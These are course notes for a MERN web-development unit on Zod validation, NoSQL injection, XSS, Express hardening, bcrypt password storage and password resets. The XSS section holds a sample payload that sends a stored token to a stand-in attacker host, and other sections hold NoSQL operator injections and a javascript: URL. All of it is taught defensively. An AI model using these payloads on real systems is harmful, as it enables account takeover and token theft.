

# Unit 3 · Topic Notes

## Input Validation, Sanitization and Secure Password Storage

**Course:** Full Stack Application Development with MERN


### Learning Objectives

1. Distinguish validation, sanitization and output escaping
2. Validate request bodies, params and queries with Zod
3. Recognise and block NoSQL injection, XSS and mass assignment
4. Add basic hardening: helmet, rate limiting, body size limits
5. Store passwords with bcrypt correctly, and design a safe password-reset flow

## 1. Golden Rule: Never Trust the Client

Anything that comes from outside your server (body, query, params, headers, cookies, uploaded files) can be forged. Client-side checks in React are for **user experience**; the **server is the only real gatekeeper**.

| Term                | Meaning                                                       | Example                                                               |
|---------------------|---------------------------------------------------------------|-----------------------------------------------------------------------|
| <b>Validation</b>   | Reject input that is not acceptable                           | Email must look like an email; price must be a number $\geq 0$        |
| <b>Sanitization</b> | Clean or normalise acceptable input                           | Trim spaces, lowercase the email, strip unknown fields                |
| <b>Escaping</b>     | Make data safe <b>when it is output</b> in a specific context | HTML-escaping <code>&lt;script&gt;</code> before showing it on a page |



Layered defence

No single layer is enough. Each layer catches what the previous one missed.

## 2. Validation with Zod

```
npm install zod
```

### 2.1 Schemas

```
// validators/authSchemas.js
import { z } from "zod";

export const registerSchema = z.strictObject({
  // unknown keys (like "role") -> error
  name: z.string().trim().min(2, "Name must be at least 2 characters").max(50),
  email: z.string().trim().toLowerCase().email("Enter a valid email"),
  password: z
    .string()
    .min(8, "Password must be at least 8 characters")
    .refine((p) => Buffer.byteLength(p) <= 72, "Password is too long (max 72 bytes)"),
});

export const loginSchema = z.object({
  email: z.string().trim().toLowerCase().email(),
  password: z.string().min(1),
});
```

```
// validators/productSchemas.js
import { z } from "zod";

export const productSchema = z.object({ // default z.object() STRIPS unknown keys
  name: z.string().trim().min(2).max(100),
  price: z.number().min(0).max(1_000_000), // z.number(): "45" is rejected in JSON
  stock: z.number().int().min(0).default(0),
  category: z.enum(["books", "stationery", "electronics"]),
});

export const productUpdateSchema = productSchema.partial(); // every field optional (for PATCH)

export const listQuerySchema = z.object({
  page: z.coerce.number().int().min(1).default(1), // query values are strings, so coerce here
  limit: z.coerce.number().int().min(1).max(50).default(10),
  q: z.string().trim().max(50).optional(),
});
```

## 2.2 One reusable middleware

```
// middleware/validate.js
export const validate = (schema, source = "body") => (req, res, next) => {
  const result = schema.safeParse(req[source]);

  if (!result.success) {
    return res.status(400).json({
      message: "Validation failed",
      errors: result.error.issues.map((i) => ({ field: i.path.join("."), message: i.message })),
    });
  }

  // Express 5: req.query is read-only, so store clean data in a separate place
  req.validated = { ...req.validated, [source]: result.data };
  if (source === "body") req.body = result.data;
  next();
};
```

```
router.post("/register", validate(registerSchema), register);
router.post("/", protect, authorize("admin"), validate(productSchema), createProduct);
router.get("/", validate(listQuerySchema, "query"), getProducts); // controller reads req.validated.query
```

A failed request now returns something React can display next to each field:

```
{
  "message": "Validation failed",
  "errors": [
    { "field": "email", "message": "Enter a valid email" },
    { "field": "password", "message": "Password must be at least 8 characters" }
  ]
}
```

```
// React: show server errors under each input
const [fieldErrors, setFieldErrors] = useState({});
try {
  await api.post("/auth/register", form);
} catch (err) {
  const list = err.response?.data?.errors ?? [];
  setFieldErrors(Object.fromEntries(list.map((e) => [e.field, e.message])));
}
// <input name="email" ... /> {fieldErrors.email && <small>{fieldErrors.email}</small>}
```

## 2.3 Validation edge cases

| Input                                                                     | What can go wrong                 | Defence                                                                                           |
|---------------------------------------------------------------------------|-----------------------------------|---------------------------------------------------------------------------------------------------|
| <code>{"price": "45"}</code>                                              | String where a number is expected | <code>z.number()</code> rejects it (use <code>z.coerce</code> only for query strings)             |
| <code>z.coerce.number()</code> given <code>""</code> or <code>null</code> | Becomes <code>0</code> silently   | Prefer <code>z.number()</code> for JSON; add <code>.min(1)</code> where <code>0</code> is invalid |
| <code>{"email": ["a@x.com", "b@x.com"]}</code>                            | Array where a string is expected  | <code>z.string()</code> rejects arrays                                                            |
| <code>{"email": {"\$gt": ""}}</code>                                      | Object → NoSQL operator           | <code>z.string()</code> rejects objects                                                           |
| <code>{"role": "admin"}</code> on register                                | Mass assignment                   | <code>strictObject</code> rejects; <code>object</code> strips                                     |
| <code>{"__proto__": {...}}</code>                                         | Prototype pollution attempts      | Schema parsing only keeps declared keys                                                           |
| <code>" "</code> (spaces) as a name                                       | Passes <code>required</code>      | <code>.trim().min(2)</code>                                                                       |
| <code>"Asha@X.com"</code> vs <code>"asha@x.com"</code>                    | Two accounts for one person       | <code>.toLowerCase()</code> before saving                                                         |
| <code>.url()</code> with <code>javascript:alert(1)</code>                 | It is a syntactically valid URL   | Add a <code>.refine</code> that checks the protocol is <code>http:</code> or <code>https:</code>  |
| 5 MB JSON body                                                            | Memory and CPU abuse              | <code>express.json({ limit: "10kb" })</code>                                                      |
| <code>page=-1</code> , <code>limit=1e9</code>                             | Negative or huge pagination       | <code>.min(1)</code> , <code>.max(50)</code>                                                      |
| Impossible dates, <code>"2026-02-31"</code>                               | Passes a naive regex              | Use <code>z.coerce.date()</code> and check <code>isNaN</code>                                     |

```
const safeUrl = z.string().url().refine(
  (u) => ["http:", "https:"].includes(new URL(u).protocol),
  "Only http and https links are allowed"
);
```

## 3. Injection and XSS

### 3.1 NoSQL injection

```
// VULNERABLE: trusts the shape of the body
const user = await User.findOne({ email: req.body.email });
```

Attacker sends `{"email": {"$ne": null}}`. MongoDB reads `$ne` as an operator: “email not equal to null”, which matches **the first user in the database**. Typical result: someone logs in, or a lookup returns the wrong record.

Defences (use several):

1. **Validate types:** `z.string()` makes objects impossible (best defence).
2. **Mongoose setting** (defence in depth): `mongoose.set("sanitizeFilter", true)` wraps user-supplied `$` operators in `$eq` so they are treated as plain values.
3. Never build queries by string concatenation, and never use `$where` with user input.

Third-party sanitizer middleware for Mongo exists, but check that it supports your Express version before relying on it. Type validation does not depend on any library's compatibility.

### 3.2 Cross-site scripting (XSS)

An attacker saves a comment such as `<img src=x onerror="fetch('https://evil.example/?c='+localStorage.token) ">`.

- **React escapes text by default:** `{comment.text}` displays the tag as harmless text.
- **It becomes dangerous** with `dangerouslySetInnerHTML`, or by putting user data into `href` / `src` ( `javascript:` URLs).

```
// DANGEROUS
<div dangerouslySetInnerHTML={{ __html: comment.text }} />

// If you truly need rich text, sanitize first
import DOMPurify from "dompurify";
<div dangerouslySetInnerHTML={{ __html: DOMPurify.sanitize(comment.html) }} />
```

This is also why `localStorage` tokens are risky: one XSS hole exposes them (see the authentication topic).

### 3.3 Mass assignment (again)

Never `Model.create(req.body)` or `Model.findByIdAndUpdate(id, req.body)`. Use a schema ( `strictObject` or `object` ) or an explicit whitelist.

## 4. Baseline Hardening

```
npm install helmet express-rate-limit cors
```

```
// server.js
import helmet from "helmet";
import cors from "cors";
import rateLimit from "express-rate-limit";

app.set("trust proxy", 1); // needed behind Render/Vercel/Nginx
app.use(helmet()); // sensible security headers
app.use(cors({ origin: process.env.CLIENT_URL })); // not "*" for authenticated APIs
app.use(express.json({ limit: "10kb" }));

const authLimiter = rateLimit({
  windowMs: 15 * 60 * 1000, // 15 minutes
  limit: 20, // 20 attempts per IP per window
  standardHeaders: true,
  legacyHeaders: false,
  message: { message: "Too many attempts. Try again in 15 minutes." },
});
app.use("/api/auth/login", authLimiter);
app.use("/api/auth/register", authLimiter);
```

#### Edge cases

- Without `trust proxy` behind a hosting proxy, every user appears to have the proxy's IP, so **one attacker locks out everyone** (or the limiter never fires).
- Rate limiting by IP alone is bypassable; production systems also lock per account after repeated failures.
- `helmet()` can block resources your React app loads (CDN scripts, images). If the browser console shows a Content-Security-Policy error, adjust the policy rather than removing helmet.

## 5. Secure Password Storage

### 5.1 What NOT to do

| Approach                  | Why it fails                                                          |
|---------------------------|-----------------------------------------------------------------------|
| Plain text                | One database leak exposes every password (and people reuse passwords) |
| Encryption (reversible)   | If the key leaks, all passwords are recovered                         |
| MD5 / SHA-256 alone       | Built to be <b>fast</b> : billions of guesses per second on a GPU     |
| Your own "secret formula" | Never invent cryptography                                             |

### 5.2 What to do: a slow, salted, one-way hash

**bcrypt** (or **Argon2**) is designed to be slow and adds a random **salt** per password, so identical passwords produce different hashes and pre-computed tables (rainbow tables) are useless.

```
import bcrypt from "bcryptjs";

const hash = await bcrypt.hash("S3cure!pass", 12);
console.log(hash);
// $2b$12$N9go8uLOickgx2ZMRZoMye.IjdQ4qE/DklzwtmjPKb9SgQ8y0sqTa
// | | | |
// | | 22-char salt      31-char hash
// | cost factor 12 (2^12 rounds)
// algorithm version

console.log(await bcrypt.compare("S3cure!pass", hash)); // true
console.log(await bcrypt.compare("wrong", hash));       // false
```

You never “decrypt” a hash. To log in, hash the attempt with the salt stored inside the stored hash and compare.

**Choosing the cost factor:** each +1 doubles the time. Aim for roughly 100–300 ms per hash on your server.

```
for (const cost of [8, 10, 12, 14]) {
  const t = Date.now();
  await bcrypt.hash("test-password", cost);
  console.log(`cost ${cost}: ${Date.now() - t} ms`);
}
```

### 5.3 Password edge cases

**1. bcrypt only reads the first 72 bytes.** Two very long passwords that share the first 72 bytes hash identically. Enforce a maximum (done in `registerSchema`). Note it is **bytes**, not characters: an emoji is 4 bytes.

**2. Don’t trim passwords.** A leading or trailing space can be part of a valid password. (Do trim emails and names.)

**3. Also set a maximum length.** Without it, someone can send a 10 MB “password” to burn your CPU.

**4. Length beats complexity.** Current guidance favours long passphrases over forced symbols (“must contain !@#”). Reasonable rules: at least 8 characters (12+ is better), allow long inputs, block very common passwords like `password123`, and don’t force periodic changes.

**5. Never log or return passwords.** Not in `console.log(req.body)`, not in error messages, not in API responses. `select: false` on the schema keeps the hash out of queries by default, but remember `create()` still returns it.

**6. Changing a password requires the current one.** And it must invalidate old tokens (`passwordChangedAt`, from the authentication topic).

**7. Upgrade old hashes.** When you raise the cost factor, upgrade at login:

```
if (bcrypt.getRounds(user.password) < 12) {
  user.password = plainPasswordFromThisLogin; // the pre-save hook re-hashes it
  await user.save();
}
```

**8. Constant behaviour.** Same error message for unknown email vs wrong password, and consider comparing against a dummy hash when the user doesn’t exist to reduce the timing difference.

### 5.4 Argon2 (an alternative)

```
import argon2 from "argon2";

const hash = await argon2.hash("S3cure!pass"); // defaults are sensible
const ok = await argon2.verify(hash, "S3cure!pass");
```

bcrypt is widely used and fine for this course. Argon2 is the newer design and is recommended by security guidelines as well.

---

## 6. Safe Password-Reset Flow

1. User submits their email to `POST /api/auth/forgot-password`.
2. Server **always** responds `200 "If that email exists, we sent a link"` (no user enumeration).
3. If the user exists: create a random token, store only its **hash** and an expiry, email the link.
4. User opens `/reset-password/<token>`, submits a new password.
5. Server hashes the submitted token, finds a matching, unexpired record, sets the new password, deletes the token, and invalidates old sessions.

```
import crypto from "crypto";

export const forgotPassword = async (req, res) => {
  const { email } = req.validated.body;
  const user = await User.findOne({ email });

  if (user) {
    const token = crypto.randomBytes(32).toString("hex"); // sent by email
    user.resetTokenHash = crypto.createHash("sha256").update(token).digest("hex"); // stored
    user.resetTokenExpires = Date.now() + 15 * 60 * 1000; // 15 minutes
    await user.save({ validateBeforeSave: false });
    await sendEmail(user.email, `${process.env.CLIENT_URL}/reset-password/${token}`);
  }
  res.json({ message: "If that email exists, we sent a reset link." });
};

export const resetPassword = async (req, res) => {
  const tokenHash = crypto.createHash("sha256").update(req.params.token).digest("hex");
  const user = await User.findOne({
    resetTokenHash: tokenHash,
    resetTokenExpires: { $gt: Date.now() },
  });
  if (!user) return res.status(400).json({ message: "Token is invalid or has expired" });

  user.password = req.validated.body.password; // pre-save hook hashes it and sets passwordChangedAt
  user.resetTokenHash = undefined;
  user.resetTokenExpires = undefined; // single use
  await user.save();
  res.json({ message: "Password updated. Please log in." });
};
```

**Edge cases:** use `crypto.randomBytes`, never `Math.random()` (predictable). Store only the hash of the token (a database leak must not hand out working reset links). Expire quickly, make tokens single-use, and rate-limit the endpoint.

---

## 7. Hands-On Lab (60 min, pairs)

1. Add `zod`, the `validate` middleware and schemas for register, login and product create/update.
2. Send each of these to `POST /api/auth/register` and record the response: missing email, `"email": 123`, `"email": {"$gt": ""}`, a 5-character password, a 200-character password, extra field `"role": "admin"`, name of only spaces.
3. Reproduce NoSQL injection: temporarily remove validation from `login`, send `{"email": {"$ne": null}, "password": "x"}`, and observe. Then restore validation and confirm it is blocked.
4. Add `helmet`, `express.json({ limit })` and the login rate limiter. Send 25 rapid login requests and observe the `429` response.
5. Write the cost-factor timing script from §5.2 and choose a cost for your machine.
6. Register two users with the **same** password. Compare the two stored hashes in Atlas. Why do they differ?
7. Show a comment containing `<img src=x onerror=alert(1)>` in React as plain text, then with `dangerouslySetInnerHTML`. Then fix it with `DOMPurify`.

---

## 8. Quick Assessment

1. What is the difference between validation, sanitization and escaping? Give one example each.

2. Why does `{"email": {"$ne": null}}` work against `findOne({ email: req.body.email })`, and what is the best fix?
  3. Why is SHA-256 a poor choice for storing passwords even though it is a “strong” hash?
  4. What does the salt do, and where is it stored in a bcrypt hash?
  5. Why do we set a *maximum* password length?
  6. In the reset flow, why store the hash of the reset token instead of the token itself?
  7. Why can `app.set("trust proxy", 1)` matter for rate limiting?
- 

## 9. Common Mistakes to Avoid

---

- Validating only in React
  - `z.coerce.number()` on JSON fields (hides type bugs)
  - Using `dangerouslySetInnerHTML` with raw user content
  - Forgetting a max length and a body size limit
  - Storing reset tokens or passwords in a recoverable form
  - Sending different responses for “unknown email” and “wrong password”
- 

*Notes prepared for Full Stack Learning — MERN course, Unit 3.*